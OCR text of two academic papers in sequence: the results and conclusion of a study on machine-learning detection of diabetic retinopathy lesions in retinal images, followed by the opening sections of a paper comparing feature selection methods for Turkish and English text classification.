

Fig. 3. Pre-processing process: a) RGB image; b) Improvement of RGB image by whitening method (pre-processing -1); c) Improvement of Fig 3(b) image by CLAHE method (pre-processing -2); d) the reverse of Fig. 3(c) image.



Fig. 4. The workflow of the learning process.

TABLE I. CLASSIFICATION RESULTS FOR HARD EXUDATE AND COTTON SPOTS WITH DFTA AND SRDA

	DFTA + SRDA					
	Classifier Algorithms					
Datasets	**LR**			**RF**		
Dataset No:1		**1**	**0**		**1**	**0**
	1	10	5	**1**	11	4
	0	0	15	**0**	0	15
		Acc	**%83.33**		Acc	**86.66**
Dataset No:2		**1**	**0**		**1**	**0**
	1	12	3	**1**	13	2
	0	0	15	**0**	1	14
		Acc	**%90.0**		Acc	**90.0**
Dataset No:3		**1**	**0**		**1**	**0**
	1	14	1	**1**	14	1
	0	1	14	**0**	0	15
		Acc	**93.33**		Acc	**96.66**
Dataset No:4		**1**	**0**		**1**	**0**
	1	13	2	**1**	13	2
	0	1	14	**0**	2	13
		Acc	**90.0**		Acc	**86.66**
Dataset No:5		**1**	**0**		**1**	**0**
	1	14	1	**1**	13	2
	0	1	14	**0**	1	14
		Acc	**93.33**		Acc	**90.0**
Average Acc	**% 90.0**			**% 90.0**		

TABLE II. CLASSIFICATION RESULTS FOR HARD EXUDATE AND COTTON SPOTS WITH GA AND SRDA

	GA and SRDA					
	Classifier Algorithms					
Datasets	**LR**			**RF**		
Dataset No:1		**1**	**0**		**1**	**0**
	1	9	6	**1**	12	3
	0	7	8	**0**	3	12
		Acc	**56.66**		Acc	**80.0**
Dataset No:2		**1**	**0**		**1**	**0**
	1	14	1	**1**	10	5
	0	3	12	**0**	3	12
		Acc	**86.66**		Acc	**73.33**
Dataset No:3		**1**	**0**		**1**	**0**
	1	9	6	**1**	10	5
	0	1	14	**0**	0	15
		Acc	**76.66**		Acc	**83.33**
Dataset No:4		**1**	**0**		**1**	**0**
	1	11	4	**1**	10	5
	0	1	14	**0**	3	12
		Acc	**83.33**		Acc	**73.33**
Dataset No:5		**1**	**0**		**1**	**0**
	1	10	5	**1**	10	5
	0	4	11	**0**	3	12
		Acc	**70.0**		Acc	**73.33**
Average Acc	**% 74.66**			**% 76.66**		

TABLE III. CLASSIFICATION RESULTS FOR HAEMORRHAGE AND MICROANEURYSM WITH DFTA AND SRDA

	DFTA and SRDA					
	Classifier Algorithms					
Datasets	**LR**			**RF**		
Dataset No:1		**1**	**0**		**1**	**0**
	1	15	0	**1**	15	0
	0	3	12	**0**	1	14
		Acc	**90.0**		Acc	**%96.66**
Dataset No:2		**1**	**0**		**1**	**0**
	1	15	0	**1**	14	1
	0	3	12	**0**	2	13
		Acc	**90.0**		Acc	**% 90.0**
Dataset No:3		**1**	**0**		**1**	**0**
	1	14	1	**1**	13	2
	0	2	13	**0**	2	13
		Acc	**% 90.0**		Acc	**%86.66**
Dataset No:4		**1**	**0**		**1**	**0**
	1	14	1	**1**	13	2
	0	3	12	**0**	1	14
		Acc	**%86.66**		Acc	**% 90**
Dataset No:5		**1**	**0**		**1**	**0**
	1	14	1	**1**	11	4
	0	3	12	**0**	2	13
		Acc	**%86.66**		Acc	**%80.0**
Average Acc	**88.66**			**88.66**		

TABLE IV. CLASSIFICATION RESULTS FOR HAEMORRHAGE AND MICROANEURYSM WITH GA AND SRDA

	GA and SRDA					
	Classifier Algorithms					
Datasets	**LR**			**RF**		
Dataset No:1		**1**	**0**		**1**	**0**
	1	14	1	**1**	10	5
	0	3	12	**0**	5	10
		Acc	**86.66**		Acc	**66.66**
Dataset No:2		**1**	**0**		**1**	**0**
	1	14	1	**1**	12	3
	0	2	13	**0**	0	15
		Acc	**90.0**		Acc	**90.0**
Dataset No:3		**1**	**0**		**1**	**0**
	1	14	1	**1**	13	2
	0	4	11	**0**	4	11
		Acc	**83.33**		Acc	**80.0**
Dataset No:4		**1**	**0**		**1**	**0**
	1	12	3	**1**	11	4
	0	5	10	**0**	5	10
		Acc	**73.33**		Acc	**70.0**
Dataset No:5		**1**	**0**		**1**	**0**
	1	14	1	**1**	13	2
	0	3	12	**0**	3	12
		Acc	**86.66**		Acc	**83.33**
Average Acc	**% 84.0**			**% 78.0**		

In addition, Sn, Sp and Acc values were presented from Tables V to VIII. According to these results, it can be said that the hybrid combination of DFTA feature extraction, SRDA feature reduction methods and, RF and LR classifier algorithms are very successful.

TABLE V. EVALUATION OF MODEL 1 PERFORMANCE FOR 1ST GROUP

	Model 1 (DFTA + SRDA + LR)		
Datasets	**Sen %**	**Spe %**	**Acc %**
Dataset No:1	66.66	100.0	83.33
Dataset No:2	80.0	100.0	90.0
Dataset No:3	93.33	93.33	93.33
Dataset No:4	86.66	93.33	90.0
Dataset No:5	93.33	93.33	93.33
Average	84.0	96.0	90.0

TABLE VI. EVALUATION OF MODEL 2 PERFORMANCE FOR 1ST GROUP

	Model 2 (DFTA + SRDA + RF)		
Datasets	**Sen %**	**Spe %**	**Acc %**
Dataset No:1	73.33	100.0	86.66
Dataset No:2	86.66	93.33	90.0
Dataset No:3	93.33	100.0	96.66
Dataset No:4	86.66	86.66	86.66
Dataset No:5	86.66	93.33	90.0
Average	85.33	94.66	90.0

TABLE VII. EVALUATION OF MODEL 1 PERFORMANCE FOR 2ND GROUP

	Model 1 (DFTA + SRDA + LR)		
Datasets	**Sen %**	**Spe %**	**Acc %**
Dataset No:1	100.0	80.0	90.0
Dataset No:2	100.0	80.0	90.0
Dataset No:3	93.33	86.66	90.0
Dataset No:4	93.33	80.0	86.66
Dataset No:5	93.33	80.0	86.66
Average	96.0	81.33	88.66

TABLE VIII. EVALUATION OF MODEL 2 PERFORMANCE FOR 2ND GROUP

	Model 2 (DFTA + SRDA + RF)		
Datasets	**Sen %**	**Spe %**	**Acc %**
Dataset No:1	100.0	93.33	96.66
Dataset No:2	93.33	86.66	90.0
Dataset No:3	86.66	86.66	86.66
Dataset No:4	86.66	93.33	90.0
Dataset No:5	73.33	86.66	80.0
Average	88.0	89.33	88.66

B. Analysis Process of Retinal Images

As seen in the flowchart in Fig. 5, the analysis process of a retinal fundus image is as follows: Firstly, bright regions extraction algorithm was applied to both image; the first image was obtained by “whitening” and CLAHE operations, and the second image was obtained by reversing this image, in order to obtain the 1st and 2nd group lesioned regions. After this step, the set of points of interest obtained by both ORB and SURF algorithms were determined. Automated detection of lesioned regions in retinal image was performed after manual detection of the optic disc and macula regions, and blood vessels detection. Since the number of interest points directly affect the execution time of the analysis, Analysis of the points of interest was carried out with an equally shared 4-threaded structure. The hard or soft exudate structural disorder is assigned for the 1st group lesion type, and a hemorrhage or microaneurysm structural disorder is assigned for the 2nd group lesion type. Hard and soft exudate lesions are included in the same category due to color intensity and brightness ratio similarity. On the other hand, the hemorrhage and microaneurysm regions were assigned to 2nd group which were distinguished with the model based on the DFTA knowledge. Image recording is used to help the doctors who make treatment decisions in monitoring the development of any disease in medical field. In this context, a recording and tracking modules were developed within the settings of the steps mentioned above. The abilities of these modules are as follows:

- The lesions’ analysis.
- Inputting of the related data for the image analysed.
- Monitoring the course of the disease.



Fig. 5. General block diagram of the process of analysis of new retinal images.

The result image obtained with the algorithm which performs the detection of the 1st group exudate lesions is seen in Fig. 6. The regions in blue color denoted lesions in this figure. A field specialist could make the following steps on these images analysed.

- Examining the regions with lesion or other regions (Fig. 6).
- Removing the particular interest region (Fig. 6).
- Defining the 'x' kind of lesion have or not in the region (Fig. 6).
- Examining the image in more detail through the interface (Fig. 7).



Fig. 6. Update of lesioned regions (Update of the regions of interest).



Fig. 7. Detailed examination of the lesioned region.

The exemplary output of the vein subtraction algorithm which was carried out for not analyzing the points of interest on the blood vessels is seen in Fig. 8. The pseudo code that expresses instructions mentioned above was given below. All the information obtained from the analysis are recorded to the "patient information" database designed within the context of the entity-relationship model and after, these records could be easily accessed. On the other hand, ESDR suspected persons are notified by the system in certain intervals.

```
def is_interest_point_over(point_x,point_y):
    load_vein_structure(retina_id)
    is_interest_point_on_vein_structure?
    If the answer is yes, remove this point from the analys_list.
```



Fig. 8. The detection of points of interest on the blood vessels. a) SURF keypoints b) ORB keypoints.

Also, factors listed below that increase the risk of DR were included in the developed system in the direction of [3].

- The period of diabetes illness.
- High blood sugar level.
- High blood pressure.
- Pregnancy.
- Obesity.
- Kidney disease.

The field specialist examines the risk factor values on the selected date and time, and makes inference by utilizing the information of red bordered region in Fig. 9. The most important of enrollment comparison screen (Fig. 10) task is to provide the necessary information about the disease progress, which are listed below, to the field specialist:

- Accessing the records of the relevant retinal images existed within the system.
- Performing a retinal image search.
- Reviewing lesioned regions.
- Reviewing and comparing the retinal images processed in two different dates or times.

For example, the lesions in red colour Fig. 10 show new findings and the green ones show previously recorded findings.



Fig. 9. The factors that increase the DR risk to be recorded in the system.



Fig. 10. Examination of two registered data in the system.

V. Conclusion

DR is a very common eye disease that starts with being effected of the retinal capillary vessels as a result of increase of the blood sugar, and can result in complete loss of sense of sight in its progressive stages and usually affects both eyes in the blindness degree. The most important method for preventing this disease is early diagnosis. Within this context, an application based on machine learning and image processing techniques, which provides a decision support to field specialist for the detection of hard exudate, soft exudate, hemorrhage and microaneurysm lesions that emerge in the early stages of this disease was developed. The learning process of the developed application consists of these stages: enhancement of retinal images, the detection of region of interests and attributes extraction, and the analysis of these regions. It was seen that the developed application which is the hybrid decision-making system presented successful results for each lesion group in the learning process. But, it is not possible to achieve this success on images with very different color intensity and brightness ratio such as retinal glaucoma, macula diseases or ASDR. On the other hand, the interfaces were designed to enable the field specialist to examine and instantly compare the developments occur in specific dates and times. It is thought that this study provides assistance to the field specialist for the detection of the lesions occurring in ESDR disease, and prepares a ground for the increase in the success of treatment of the patient, and will shed light for future works. In the future, it is aimed to increase the effectiveness of the application by utilizing new attributes and classification algorithms. Moreover, the detection of lesions occurring in the ASDR is also among the targeted studies.

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Examining the Impact of Feature Selection Methods on Text Classification

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***Abstract*—Feature selection that aims to determine and select the distinctive terms representing a best document is one of the most important steps of classification. With the feature selection, dimension of document vectors are reduced and consequently duration of the process is shortened. In this study, feature selection methods were studied in terms of dimension reduction rates, classification success rates, and dimension reduction-classification success relation. As classifiers, kNN (k-Nearest Neighbors) and SVM (Support Vector Machines) were used. 5 standard (Odds Ratio-OR, Mutual Information-MI, Information Gain-IG, Chi-Square-CHI and Document Frequency-DF), 2 combined (Union of Feature Selections-UFS and Correlation of Union of Feature Selections-CUFS) and 1 new (Sum of Term Frequency-STF) feature selection methods were tested. The application was performed by selecting 100 to 1000 terms (with an increment of 100 terms) from each class. It was seen that kNN produces much better results than SVM. STF was found out to be the most successful feature selection considering the average values in both datasets. It was also found out that CUFS, a combined model, is the one that reduces the dimension the most, accordingly, it was seen that CUFS classify the documents more successfully with less terms and in short period compared to many of the standard methods.**

***Keywords*—Feature selection; text classification; text mining; k-Nearest Neighbors; support vector machines**

I. Introduction

Text based data amounts reached enormous sizes on the web as a result of increasing number of computers, tablets and smart phones and their widespread use. This fact resulting from widespread use of technology caused changes in people's habits. One of the instances of this is the topic of this paper which is news portals.

Busy schedule at work and the desire to catch up with frequently changing state agendas increased the use and significance of news portals. Columnists are one of the features that readers follow mostly on a news portal. A columnist may refer to various topics, in other words, more than one topic, write about a topic outside his area of interest and even title of his article may not be consistent with the content, being incoherent. Therefore, classification of an article in terms of its topic is important in order to give information about its content to readers.

Since articles contain unstructured data, it is not possible to analyze articles directly through data mining techniques. Text mining provides an opportunity to apply data mining techniques by converting unstructured text based data into structured form. Text mining is used to extract the unknown and useful information with the analysis of unstructured documents for specific purposes [1]. On the other hand, data mining extracts concealed and potentially useful information from available data [2]. It is necessary to filter, govern and classify data for people to get a quick access to information [1]. Text classification refers to the assignment of texts to pre-determined categories. Prior to computer systems, classification was done manually. This process was not only slow and expensive but also inconsistent. That the processes are done via computers decreases those problems to a great extent.

In text classification studies, it is seen that preprocessing, feature selection methods, term weighting and classification algorithms are taken into consideration. In this study, the feature selection methods, which both decrease the duration of the process and provide opportunity to make successful classification, were taken into account. Standard methods were applied either directly or variously, besides, a new feature selection method was tested. Turkish corpus consisted of columns which were formed for this study and English corpus titled as 20Newsgroups were used as datasets.

The organization of the paper is as follows: Methodology of the study is given in Section 2, experimental results are provided and discussed in Section 3 and the conclusion part is included in Section 4.

A. Related Work

Classification is one of the most researched and studied text mining subjects. Text mining which does not only consist of classification, also includes unstructured data analysis such as topic/author detection, spam e-mail filtering, table/report analysis, document summarization, and question/answering systems. Unstructured data passes through a series of processes while it is being converted into structured form; preprocessing, feature selection, term weighting and finally obtaining document vectors respectively. One or several of these steps were dealt with together in studies. Reuters-21578 [3]-[10] and 20Newsgroups [5], [6] datasets, consisting of English text content, are widely used to provide a general evaluation related to applied methods. Datasets which are composed of different sources and languages such as e-mail [4], SMS [4], news text [11], [12], technical paper [9], medical journals [13] and chemical web pages [10] are used to reveal the effect of classification methods on the other languages. Datasets containing Turkish documents are limited in number and they are not regarded as standard datasets yet. Some of them are as follows; 6-class 2 imbalanced datasets formed with news obtained from RSS source [11], and 5, 6 and 9-class 3 balanced datasets formed with columns and news [12]. Since there is not a standard dataset consisting of Turkish content, the evaluation of effects of the techniques on Turkish content cannot be done.

Feature selection is the process of determining the terms to be used in classification. It is not only dimension reduction of document vectors both also ensures better results [7], [14] and decreases process time. Feature selection is applied almost in all text classification studies. Moreover, there are studies in which only feature selection techniques are evaluated. Document frequency, mutual information, information gain and chi-square are the most widely used feature selection methods [5], [6], [13]-[15]. Besides, studies displayed that hybrid models of filter and wrapper are applied and better results are produced [5]. Liu et al. [9] used feature selection methods for term weighting in their studies. Furthermore, a feature selection may not have the same effect on all classification algorithms; a feature selection producing the best results for an algorithm may not necessarily produce the same results for another algorithm [12].

Classification is the process of assigning documents to predefined classes. Classification process is carried out through computing the relationship between test document and training document vectors and their classes with methods such as kNN, Support Vector Machines, NaïveBayes and Artificial Neural Networks. kNN becomes one of the most preferred algorithms as a result of having uncomplicated formulae which are to be used in calculation operations and similar reasons. SVM aiming to form n-dimension hyper plane in order to separate classes, also, is one of the most preferred classifiers. In their study, Karaca et al. [16] studied similarity calculation techniques for kNN. It was found out that the best techniques differ depending on whether feature selection is applied or not. In their study, Yang and Pedersen [13] applied kNN and Cosine together, and stated that information gain and chi-square are more effective than document frequency, mutual information and term strength. It was reported that document frequency is used instead of information gain and chi-square, because carrying out the computation with these two measures is too expensive compared to document frequency. Uysal and Gunal [4] used SVM as classifier, Zemberek and Porter for stemming and chi-square for feature selection in their studies which mainly focus on the effects of preprocessing upon classification. It was reported that there is not any successful preprocessing method in each domain and language. Günal [5] applied Decision Tree and SVM as classifiers as well as mutual information, chi-square, information gain as feature selections, and tested their hybrid models, and stated that hybrid models produce better results. Liang et al. [10] preferred dictionary-based approach in their studies. In the study by Sanwaliya et al. [8], Decision Tree, Rocchio, NaiveBayes, NaiveBayes-kNN and kNN were used as classifiers, *k* value which was increased from 30 to 90 with an increment of 10 was tested and the best result was obtained when *k* is 50.

B. *Purpose of the Study*

This study aims to analyze the effects of feature selection methods on text classification. Besides 5 standard (Odds Ratio-OR, Mutual Information-MI, Information Gain-IG, Chi-Square-CHI and Document Frequency-DF), 2 combined (Union of Feature Selections - UFS and Correlation of Union of Feature Selections - CUFS) and 1 new (Sum of Term Frequency - STF) feature selection methods were tested by utilizing 2 datasets. With this study, it is aimed to form a perspective on feature selection methods regarding examination of the following issues:

- Effects of standard feature selection methods on dimension reduction and classification success.
- Effects of combined feature selection methods on dimension reduction and classification success.
- Effects of new feature selection method on dimension reduction and classification success.
- Dimension reduction-classification success relationship.

II. METHODOLOGY

Process steps that must be followed in order to classify the documents are shown in Fig. 1. Firstly, document must be input into the system and undergone the preprocess, then, feature selection (if it is a training document) and term weighting must be applied respectively, later, document vectors must be obtained and finally, classification must be carried out.




Fig. 1. Classification steps of documents.

TABLE I. SAMPLE NUMBERS OF DATASETS

ColumnDataset				**20Newsgroups**			
Class Label	**#Training**	**#Testing**	**#Total**	**Class Label**	**#Training**	**#Testing**	**#Total**
Economy (*Ekonomi*)	675	225	**900**	talk.politics.misc	675	225	**900**
Sport (*Spor*)	675	225	**900**	rec.sport.hockey	675	225	**900**
Health (*Sağlık*)	675	225	**900**	sci.med	675	225	**900**
Education (*Eğitim*)	675	225	**900**	sci.space	675	225	**900**
